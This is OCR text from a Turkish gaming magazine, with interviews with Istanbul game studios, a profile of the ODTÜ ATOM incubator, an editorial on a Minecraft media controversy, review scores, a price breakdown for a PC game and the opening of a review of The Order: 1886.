Türkiye'de oyun sektörü çok küçük, dolayısıyla kimin ne iş yaptığını, çalışma ahlâkını, yeteneklerinin ne olduğunu biliyorsunuz, bilmeseniz de kolayca öğreniyorsunuz. O yüzden *senior* seviyedeki geliştiricileri değerlendirmek nispeten kolay. Yeni mezunlar içinse yazılım tarafında ben staj öneriyorum. Bilgisayar mühendisliği öğrencilerini staja alıyorum ve staj sırasında kendi projelerini yapmalarını istiyorum. Bir ya da iki aylık staj süresinde ekipten destek de alabiliyorlar ve kendi oyunlarını çıkarmış oluyorlar. Bu süreçte de geliştirici adaylarının yetenekleri ve disiplinleri ortaya çıkıyor. Kendini göstermek için GGJ'ler de çok büyük bir fırsat.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Sektördeki ekipler küçük olduğu için uzmanlaşmış insanların eksikliği çok fazla. Özellikle büyük projelerde üç ay boyunca sizin projenizde tek bir problemi çözüp gidecek profesyoneller yok mesela. Var olan mühendis kadronuz kendini o alanda da yetiştirip takıma o hizmeti vermek zorunda kalıyor. Bir *pipeline engineer*, *graphical coder* ya da oyun ortamları üstüne uzmanlaşmış konsept sanatçıları yok. Bu işleri yapan insanlar var ama başka birçok işle de uğraşıyor oldukları için uluslararası oyun şirketlerinde çalışan muadillerinden geride kalıyorlar.

Aynı zamanda çok köklü oyun şirketleri de olmadığından bildiklerini bir sonraki nesle aktarabilen geliştiriciler de olmuyor. Bir bakıyorsunuz Türkiye'nin en önemli oyun projelerinden birinin başında durmuş proje yöneticisi ertesi sene iş bulamadığından bankaya yazılım yapmaya başlamış. Bu çok büyük bir kayıp.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
Bizim kurulduğumuz yıl 2011. O zamandan bu zamana Türkiye'de birçok oyun stüdyosu kuruldu. **Oyunder**, **DOGED** gibi işbirliği kuruluşlarının varlığı çok önemli. Üniversiteler de sektörü yavaş yavaş tanımaya başladı. Ekosistem yavaş yavaş oluşuyor gibi geliyor bana. Zaten bu çok daha hızlı olabilecek bir şey değil. Derneklerin sektöre büyük faydasının olduğunu düşünüyorum. Sektördeki herkesi de sektör için bir şeyler yapabilecekleri bu derneklere davet ediyorum.

Devlet destekleri de henüz tam oturmamış olmakla beraber gelecek vaat ediyor. Bu alanda düzenlemelerin biraz daha oturması lazım, derneklere bu alanda da çok iş düşüyor.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Sektörün oturabilmesi için geliştiricilerin tecrübeye, girişimcilerin vizyona ihtiyacı var. Ama en çok yatırımcılara ihtiyaç var. Şu an bence sektörün en çok ihtiyaç duyduğu şey ufku açık yatırımcılar. Çünkü diğer ayaklar yavaş yavaş oluşuyor ama yatırımcılar hâlâ bir sonraki yıl geri dönüş almaya başlayacakları şirketlere yatırım yapıyorlar. Bu algı geliştiği takdirde, ciddi ilerlemelerin kaydedileceğine inanıyorum ben.



Kuruluş: 2010
Yer: İstanbul
Web Adresi: nowherestudios.com









GRAM GAMES

Türkiye oyun sahnesinin yeni sayılabilecek aktörlerinden biri Gram Games. Tek bir mobil oyunla hit olan, buradan aldığı ivmeyle yoluna başarılı bir şekilde devam eden bir ekipten bahsediyoruz. Sorularımızın cevaplarını da aynı hız ve şevkle Gram Games CEO 'su Mehmet Ecevit iletti bizlere.



Kuruluş: 2013
Yer: İstanbul
Web Adresi: gram.gs



Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Oyunlara her zaman meraklıydım, ortaokulda Qbasic'de ASCII karakterlerle futbol oyunu yazmayla başladı serüvenim. Üniversiteden sonra 1-2 sene birkaç şirkette çalıştıktan sonra 2008 yılında kendi şirketimi kurmanın vakti geldiğini düşündüm ve ilk oyun şirketimi kurdum. O zamandan bu yana oyunlarla uğraşıyorum.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
Gram Games'i 2013 yılı başında kurduk. Şimdiye kadar 6 oyun üretmiş olmakla beraber en çok bilinen oyunumuz *1010!*. Metroda sürekli oynayanlarla karşılaşıyoruz, mutlu oluyoruz. *1010!* aslında şirketimizde köklü bir değişikliğin ilk meyvesi. Çalışma arkadaşımız Cem Civelek'ten gelen bir fikirdi. Bir günde prototip yaptık, ofiste oldukça tuttu oyun. Sonra yakın çevremize oynattık. İlk yorumlar çok iyiydi. Daha sonra hızlıca bir "*softlaunch*" yapıp, standartların üzerinde rakamlar görünce tüm dünyaya açtık. Üç ayda altı milyon kullanıcıya ulaştık, geçtiğimiz hafta da ABD'de Top 20'deydik. Amacımız şu anda *1010!*'i küresel bir marka haline getirmek, bu yönde ilk *1010!* devam oyunumuzu yakında çıkaracağız.

Konuşlandığınız ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Şu anda Bostancı sahilde bahçeli bir ofisimiz var. Bostancı, ulaşım olarak harika bir konumda. Bu yüzden ekip arkadaşlarımızın ulaşım sıkıntısı yok. Ayrıca yaratıcı bir işimiz olduğu için, soğuk bir plaza katından uzak olmak, hava alabileceğimiz bir bahçemizin olması çok önemli.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
Şu anda 12 kişiyiz. Ben ve stratejiden sorumlu ortağım ile beraber ekibimizin yapısı şöyle: 4 programcı, 2 grafiker, 1 veri bilimci, 1 pazarlama sorumlusu, 1 sosyal medya sorumlusu ve 1 kalite kontrol sorumlusu.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
Diploma açıkçası çok ilgimizi çekmeyen bir konu. Ben kendim de üniversite 1 terkim :) Beraber çalışmayı düşündüğümüz arkadaşlarımıza küçük ödevler veriyoruz, basit projeler. Bu projelere gerek grafik gerek kod açısından yaptığı çözümlemelere göre değerlendirip kararımızı veriyoruz. Önceden içerisinde bulunduğu projeler bu anlamda faydalı olabilir.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Açıkçası oyun sektörü Türkiye'de hâlâ gelişme aşamasında. Bu yüzden tecrübeli insan kaynağı bulmak çok zor. Beraber öğrenip, beraber gelişiyoruz zaten. Grafiker, programcı, pazarlama, dolayısıyla hemen hemen her departmanda çalışma arkadaşı bulmakta zorluk çekiyoruz. Bu konularda **DOGED Geliştirici Portalı** ve bizim şirket olarak oluşturduğumuz **2Tons** destek programının bu tarz sorunlara çözüm olacağını düşünüyorum.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
Yaşadığınız sorunlarda artık yalnız olmadığınızı hissetmek sanırım en büyük destekleyici unsur. Bu yönde başta Peak Games olmak üzere birçok oyun firması ile sürekli işbirliği içerisindeyiz, deneyimlerimizi paylaşıyoruz. Bunun yanında bizim de kurucusu olduğumuz DOGED ise sektöre çok büyük katkılar sağlıyor. Dernek olarak önümüzdeki haftalarda çok güzel haberler vereceğiz.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Şirketimizin ana konusu olan mobil oyun sektöründe Türkiye olarak çok başarılı işler çıkardık. Bu başarılar çok daha büyük, yeni projelerin habercisi. Diğer yandan, bu küçük sektörde birbirimizi rakip olarak görmek yerine her düzeyde paylaşımda bulunup Türkiye oyun sektörünü geliştirmenin bilincine ulaşıyoruz, bu bilincin daha da gelişeceğine inanıyorum. Bunlara ek olarak, devletimizin dernekler aracılığıyla sektörümüze ilgisi artıyor, bu da tabii ki sektörümüzü geliştirecek teşviklere dönüşüyor. Tüm bu bilgiler ışığında, önümüzdeki iki sene içerisinde oyun sektörünü Türkiye'nin yükselen alanlarının başında göreceğimize inancım tam.





ODTÜ ATOM

KULUÇKA MERKEZİ

Oyun stüdyolarının birer şirket gibi bulunmalarının yanında, bilişim sektöründe hep o hayali kurulan "kampüs" ruhunun izlerini görmek istedi Türkiye. Ama işin ilginci, Türkiye'de bu ruh zaten 2008 yılından beri yaşıyor ve yeni oluşumlara da ilham kaynağı oluyor.

ATOM kısa adıyla bildiğimiz Animasyon Teknolojileri ve Oyun Geliştirme Merkezi'nin program yöneticisi Elif Buğdaycıoğlu'na hem oyun dünyasını, hem ATOM'un yerini, hem de sağladıkları desteği ve uzun vadede neler düşündüklerini sorduk. O da fikirlerini derleyip bizlere sundu.

HAYALLERİN GERÇEĞE DÖNÜŞTÜĞÜ MUTFAK

Oyun pek çok başlıkta karşımıza çıkar. Oyun yazılımdır. Oyun sanattır. Oyun donanımdır. Oyun atmosferdir. Oyun hikâyedir... Oyun pek çok şeydir. Ancak, oyunun ne olduğunu anlatmak için belki de en güzel tanım, oyunun deneyim halidir. Oyun geliştirmek, bir insanın fiziksel ve ruhsal tepkilerine hitap eden bir deneyim geliştirmektir. Oyun, pek çok farklı disiplini kucaklayan bir mozaiktir. İçinde tasarımı, programlamayı, görselleştirmeyi, işitselliği barındırır.

Tabii böyle masalsı anlattığımızda kulağa çok hoş geliyor ve *"Ah!"* diyoruz, *"ne güzel, ne melankolik bir dünya!"* Oysa oyun, bir yandan da dünyanın en hızlı dinamiklerine sahip olan, kaba anlamıyla çok paranın döndüğü endüstrilerinden biridir. Bugün, video oyun endüstrisinin film ve müzik endüstrileri toplamını geçmiş olması, değişen dünyanın etkileşim ve deneyim eğiliminin de önemli bir ticari göstergesidir.

Bazı ülkelerin oyun endüstrisini ulusal kalkınma çizgisine lokomotif olarak koyduğu bir dönemde yaşıyoruz. Bu, özellikle oyun geliştiricileri için hem heyecan verici, hem de rekabet kelebeklerini hareketlendirici bir tablo yaratıyor. Her geçen gün daha çok geliştirici, kalbinin sesini dinlemekle duyduğu klişeleri kovalamak arasında tedirginlik yaşamaya sürükleniyor. İşte bu yüzden, oyun dünyasının mutfağına ilgi duyanların bir sonraki rotayı belirlemek için demir atabileceği limanlara ihtiyaç var. ATOM, Türkiye'de bu limanların sadece ilki olmakla kalmadı, aynı zamanda yerel sektörün nabzını belirler hale gelen bir merkez olmayı da başardı. ATOM, tüm geliştiricileri kucaklayan, tüm sektör paydaşlarına kapılarını açan ve tüm hayalperestlere ışık tutan önemli bir mutfak haline geldi.

Animasyon Teknolojileri ve Oyun Geliştirme Merkezi, kısa adıyla **ATOM**, 2008 yılında ODTÜ Teknokent bünyesinde kurulmuş olan bir ön kuluçka merkezidir. Kurulduğumuzdan beridir toplam 65 ekibe destek sağladık,



ve bu ekiplerden 22 tanesi şirketleşti, 10 tanesi şirketleşme sürecine girdi, 10 tanesi de ATOM süreci ve sonrasında yapı değiştirerek diğer sektör paydaşlarıyla bir arada faaliyet gösterme modeline geçti. ATOM tüm dönemleri boyunca toplam 600 saat verilen eğitimlerden 1000'in üzerinde bireysel geliştirici faydalandı. ATOM programı kapsamında 300 üzerinde oyun geliştirildi. Girişimcilere ortak ofis alanı ve altyapı desteği, donanım ve yazılım destekleri, oyun geliştirme üzerine olduğu kadar iş geliştirme ve pazarlama üzerine eğitimler, eğitmen destekleri, tanıtım desteği gibi farklı alanlarda destekler sağlıyoruz. ATOM'da geliştiricilere doğrudan finansman desteği vermiyoruz, ancak iş modellerini ve iş planlarını birlikte oluşturuyor, proje yönetim desteği sağlıyor ve finans kanallarına başarılı ekiplerimizi yönlendiriyoruz. ATOM mezunu olan ekiplerimiz şimdiye kadar 2 milyon ABD doları üzerinde finansman sağlayabildiler.

ATOM'un staj programları da gerek sektöre giriş, gerekse oyun geliştirme alanında deneyim kazanmak için önemli fırsatlardan birini oluşturuyor. Şimdiye kadar onlarca geliştirici adayını staj programımız sayesinde sektöre geliştirici olarak kazandırdık. Bu konuda daha farklı yaş gruplarına hitap eden staj programlarımızı da planlıyoruz.

Destek programımızın önemli etkinlikleri arasında *GGJ ATOM* da bulunuyor elbette. Bu yıl 170 geliştirici ile dünyanın en kalabalık merkezlerinden biri olmakla kalmadık, Türkiye Bölge Organizatörü olarak tüm merkezlerimize koordinasyon sağlamaya çalıştık. Bir diğer önemli etkinliğimiz de Microsoft ile birlikte yaptığımız ve artık geleneksel etkinliklerimiz arasında giren *Dev2Win* oyun geliştirme yarışması. Bu yıl da Nisan ayında yapacağımız etkinlik için şimdiden çok heyecanlıyız.

Her yıl yüzlerce geliştirici ile etkileşim kuruyor, Türkiye'de hayallerini oyuna, oyunlarını sektöre dökmek isteyen her profilden kişiye kapımızı açıyoruz. Bu coğrafyada gördüğümüz geliştirici manzarası her geçen gün gelişir ve değişirken, ATOM olarak biz de kendi destek modelimizi genişletiyor ve ilerletiyoruz.

"İyi" olmak bir hedef değil, deneyimden geçen bir yoldur. Biz de ATOM olarak yolumuzu geliştiricilerimizin hevesi, tutkusu ve deneyimi ile örüyoruz. 2014 yılında ATOM programı dahilinde toplam 75 oyun, 3 kısa animasyon filmi geliştirildi ve yerel oyun geliştirme faaliyetlerine önemli katkılar sağlandı. 2015 yılı hedeflerimizin başında yerel ekiplerin uluslararası platformlarda mevcudiyetlerinin artırılması ve yerel geliştirme sektöründe nitelik ve nicelik artışına yönelik çalışmaların sürdürülmesi yer alıyor.

inceleme

Bilen Adam

MINE"KIRARIM" KEMİKLERİNİ!

Bu ay güzide ana akım medyamızda yine oyunlara karşı bağnazca bir saldırı damarı kabardı. Aslında, oyunlara değil de, "oyuna" demek daha doğru, çünkü hedef tahtasındaki oyun bu sefer *Minecraft*'tı. Peki *Minecraft*'ın, oynayanların fazlaca zamanını aldığına yönelik eleştiriler mi vardı ortada? Veya, çok fazla çocuğun akıllı telefon almak için ailelerinin başının etini yemesinden doğan sıkıntılar mı konuşuldu? Hayır: *Minecraft* içerdiği "şiddet" öğeleri yüzünden hedef tahtasına oturdu bu ay! Şiddet öğeleri! Evet, "*Minecraft*" ve "şiddet" kelimelerini yan yana duydunuz hayatınızda ilk kez.

Olay aslında şu: Mecliste gazetecilerle ayaküstü bir sohbet sırasında birisi Aile ve Sosyal Politikalar Bakanı Ayşegül İslam'a "Minecraft diye bir oyun var, oyunda karısını öldüren puan kazanıyor. Bunun gibi şiddet içeren bilgisayar oyunlarıyla ilgili bir çalışmanız var mı?" diye soruyor. Bakan da bu soru karşısında haklı olarak şaşırıyor ve böyle bir durumu ilk kez duyduğunu, şikayetlerle bizzat ilgileneceğini ve oyunu inceletip, eğer söylendiği gibi bir şiddet unsuru varsa hukuki olarak ne yapılabileceğini araştıracağını söylüyor.

Şimdi, burada *Minecraft*'ı daha önce duymamış bakanın tepkisi son derece doğal. Doğal olmayan, böylesine bir sorunun bakanı kışkırtmak amaçlı sorulmuş olması. Soruyu soranın kim olduğu belli değil, ama gazetecilerle sohbet sırasında bahsi geçtiğine göre, bunu söyleyen art niyetli ve bilgisiz bir gazeteci olsa gerek.

Ve yine ilginçtir ki, bu soru sorulur sorulmaz başta Habertürk, FoxTV, Kanal D olmak üzere birçok medya kuruluşu salvoya geçiyor: "Minecraft'ta kan var, çocukları şiddete yöneltiyor, çocukların gelişimini olumsuz etkiliyor..." TV haberleri, bir sayfa makaleler... Allah'tan bu sefer işi bilen insanlardan da yorum alıyorlar, yoksa gelen yorumların çoğu *Minecraft*'ın içeriğinden, PEGI ve ESRB yaş değerlendirme sistemlerinden, oyunun birçok ülkede eğitim aracı olarak kullanılmaya başlamış olmasından bihaber "uzmanlar"dan oluyor.

Bir gazetecinin işgüzarlığı ve akabinde onun üstüne aç kurt gibi atlayan diğer gazeteciler. Türkiye'deki haberciliğin niteliksizliğini yeniden ortaya koyan bir süreç. Haliyle oyunun sevenleri de sosyal medya üstünden seslerini duyurmak için *#direnminecraft* başlıklı bir kampanya başlatıyor. Ve işin en ilginci de, bakanlığın *Minecraft*'ı yasaklamakla veya araştırmakla ilgili bir girişiminin olup olmadığı bile belli değil. Sadece ayaküstü sorulan amacı belirsiz ve bilgisizce bir soru var ortada ve bunun üstüne atlayıp sözde haberleştiren yurdumun ulusal kanalları.

Valla *Minecraft*'ı bilemem ama, tüm haberlerde bol bol şiddet, duygu sömürüsü ve bu olayda gördüğümüz gibi yalan ve fabrikasyon haber var. Biz de RTÜK'e buradan şikayette bulunalım o zaman: Halkı yanlış bilgilendiren, yalan haberlerle halkı galeyana getiren Ana Haber Bültenleri halkın ruh ve akıl sağlığı için zararlıdır, lütfen yasaklayın!

İNCELEMELERDE GEÇEN AY

OYUNUN İSMİ	OGZ PUANI	DÜNYA ORTALAMASI*
Ancient Space	7+	68
Assassin's Creed Unity: Dead Kings	6+	68
Assetto Corsa	9	85
Countless Rooms of Death	2	-
Disorder	6+	65
Dying Light	8+	79
Far Cry 4: Escape From Durgesh	7	56
Final Fantasy XIII-2	7+	75
Icewind Dale Enhanced Edition	8+	80
Metal Gear Solid V: Ground Zeroes	8+	80
Randal's Monday	6	57
Resident Evil HD Remaster	9	83
Saint's Row Gat Out Of Hell	5+	68
The Witcher: Adventure Game	7	66

* Dünya not ortalamaları Metacritic.com sitesinden alınmıştır.





İNCELEMELERDE BU AY

Nasıl Notluyoruz?

İncelemelerimizde oyunlara 10 üzerinden puan veriyoruz. Genel kanının aksine 7 ve altında kalan oyunları kötü olarak nitelendirmiyoruz, gerçekten kötü oyunlar 5'ten az puan alanlar. Ayrıca, yazarın bir oyuna ne puan verdiğine bakmaksızın, hakkında fazlasıyla olumlu düşünceleri varsa "+" Yazar Kanaatı kullanma hakkı bulunuyor.


- **10** Oyun dünyasında birçok şeyi değiştiren, gerçek bir mihenk taşı... Şüphesiz çok az oyun bu payeyi hak ediyor.
- **9** Mükemmele yakın bir oyun. Uzun süre unutulmayacak bir tecrübe sunuyor ve mutlaka oynamalısınız.
- **8** Çok iyi bir oyun. Harcadığınız zaman size güzel anılar bırakacak.
- **7** İyi bir oyun. Bu türden hoşlanmayanları bile memnun edebilir.
- **6** Ortalama üstü bir oyun, ama özellikle bu türden hoşlanıyorsanız size daha bir hitap edecektir.
- **5** Sıradan bir oyun. Paranızı ve vaktinizi yatırmadan önce iyi düşünün.
- **4** Kötü bir oyun olmasına neden olan en az bir veya iki büyük neden var.
- **3** Çok kötü. Ve bu konuda hiç şakası yok.
- **2** Berbat bir oyun.
- **1** Bu notu alan bir oyuna inceleme sayfası ayırdığımıza göre çok iyi sebeplerimiz olmalı.

"Very" Tabanı

200 TL'lik bir PC oyununa verdiğiniz para nereye gidiyor?

Geçtiğimiz aylarda, 200 TL'ye satılacak ve çok beklenen bir PC oyununun fiyatıyla ilgili tartışmalar çıktı biliyorsunuz. Peki bu 200 TL nerelere gidiyordu? Ne kadarı vergi olarak ödeniyor, ne kadarı firmaya kâr olarak kalıyordu? Oturup bunun hesabını yapalım istedik. Tabii ki aradaki bazı maliyetleri bilmemiz mümkün değil: Nakliye, son satıcının geliri, oyunun Türkiye'deki dağıtıcıya tam olarak kaç liraya satıldığını bilmemiz mümkün olmasa da, 15 senedir sektörün içinde olmanın verdiği bir "eğitimli tahmin" imkanımız var. Ve bunu kullanarak olası "en düşük maliyet" ve "en yüksek maliyet" kalemlerini tahmin ettik. Sonuçlar bayağı şaşırtıcı. Mesela, oyun fiyatlarındaki yüksekliğin sebebi olarak öne sürülen ÖTV'nin aslında %6,7 oranında olduğunu, onun da ithal PC oyunlarından alınmadığını bilmediğinizi zannediyoruz. Çıkan diğer sonuçları da sağ tarafta görebilirsiniz.

GİDER KALEMİ	EN YÜKSEK	EN DÜŞÜK
Global dağıtıcının oyunu yerel satıcıya satışı *(tahmini)*	-60,0 TL	-80,0 TL
KDV %18	-30,5 TL	-30,5 TL
Gümrük vergisi %3	-1,8 TL	-2,4 TL
Özel tüketim vergisi (ÖTV) %6,7 *(PC oyunlarında yok, konsol oyunlarında var)*	Yok	Yok
Bandrol ücreti	-0,022 TL	-0,022 TL
Diğer maliyetler (nakliye, depolama, vb.) *(tahmini)*	-5,0 TL	-10,0 TL
Son satıcının geliri (D&R vb. diğer dükkanlar) *(tahmini)*	-30,0 TL	-50,0 TL
Oyunun son satıcı fiyatı	200,0 TL	200,0 TL
KÂR	72,7 TL	27,1 TL



BİR GÜZELLİĞİN KISA ÖZETİ

-ENİS KİRAZOĞLU

"En tehlikeli anımda bile yanımda o vardı. Her zaman için de orada olacağına emindim. Çıktığımız bu tehlikeli görevde yine ona güveniyordum: Silah arkadaşıma... Yoldaşıma... Belki de asla birlikte olamayacağımız o kadına... Ve biliyordum ki bu hisler karşılıklı... Biliyordum ki o da bana güveniyor. Bu yüzden arkasına bile bakmadan bu deliliğin sınırları aştığı akıl hastanesinde cesurca yürüyebiliyordu. Fırtınanın kopacağı o kapıya geldiğinde bile bir korku belirtisi sezilmiyordu o asil suratında... Kapının hemen bitişiğine gelmişti ağır adımlarla. Fırtına ile aramızda sadece bir kapı kalmıştı. Tek yapması gereken o kapı tokmağını çevirmekti. Hemen arkasında hazırda, her zamanki gibi yoldaşımın kapıyı açmasını bekliyordum. Ama bir sorun vardı... O cesur, korkusuzca kapıları açan kadın, kapıya doğru hamle bile yapamıyordu bu sefer... Sanki korkmuş gibiydi. Gerçekten de korkmuş muydu acaba? Emin olmalıydım. Arkasından sessizce yaklaştım onu kontrol etmek için. Bir korku belirtisi göstermiyordu. Biraz daha sokuldum yanına. Suratına baktım dikkatlice... Hala bir belirti sezemiyordum yüzünde. Kapıya doğru yaklaştım. Belki de bu kez benim açmam gerekiyordu kapıyı. Belki bu yükü benim omuzlamam gerekiyordu bu sefer... Bu düşünceler arasında kapının yanına yaklaştım... Ama açamıyordum..."


Gizlilik oyunun bir parçası ama çizgisellikten de nasibini alıyor.






Isabeau, sağlam bir silah arkadaşı ve yakın bir dost bizim için.

Eee! N'apcam ben?! Allah Allah?! Heee, şu kadının arkasında üçgen tuşu belirmiş... Basayım da oyun aksın bari... *"Yoldaşımı hafifçe dürttüm. Yanında olduğumu bir kez daha hatırlattım ona. 'Şimdi ilerlemeliyiz' dedim bakışlarımla..."* Heh, şimdi çıktı kapıda üçgen tuşu...

SİNEMATİĞİN BÜYÜSÜ

Git-gelli duyguların sahibi yaptı beni *The Order: 1886*. Hikâye anlatımı kuvvetli, sinematik dokusu şahaneydi. Yoğun ara videolarla bezenmiş atmosferinin içine beni anında almayı başardı. Ama her sinematik özellikleri ağır basan oyunda olduğu gibi *TO:1886*'nın da kurtulamadığı bazı şeyler vardı: Kapının açılması için beklemen gereken insanlar, sen tuşa basmadığın sürece sabaha kadar orada duracak olan ekip arkadaşları, sen gitmezsen yerinden bile kıpırdamayacak olan düşmanlar... Kısacası böyle oyunların aşılması zor günahları *The Order: 1886*'da da bulunuyordu. Her şeyin kusursuz olması gerektiği bir oyunun içine düştüğü basit hatalar, atmosferden birkaç saniye de olsa koparabiliyordu 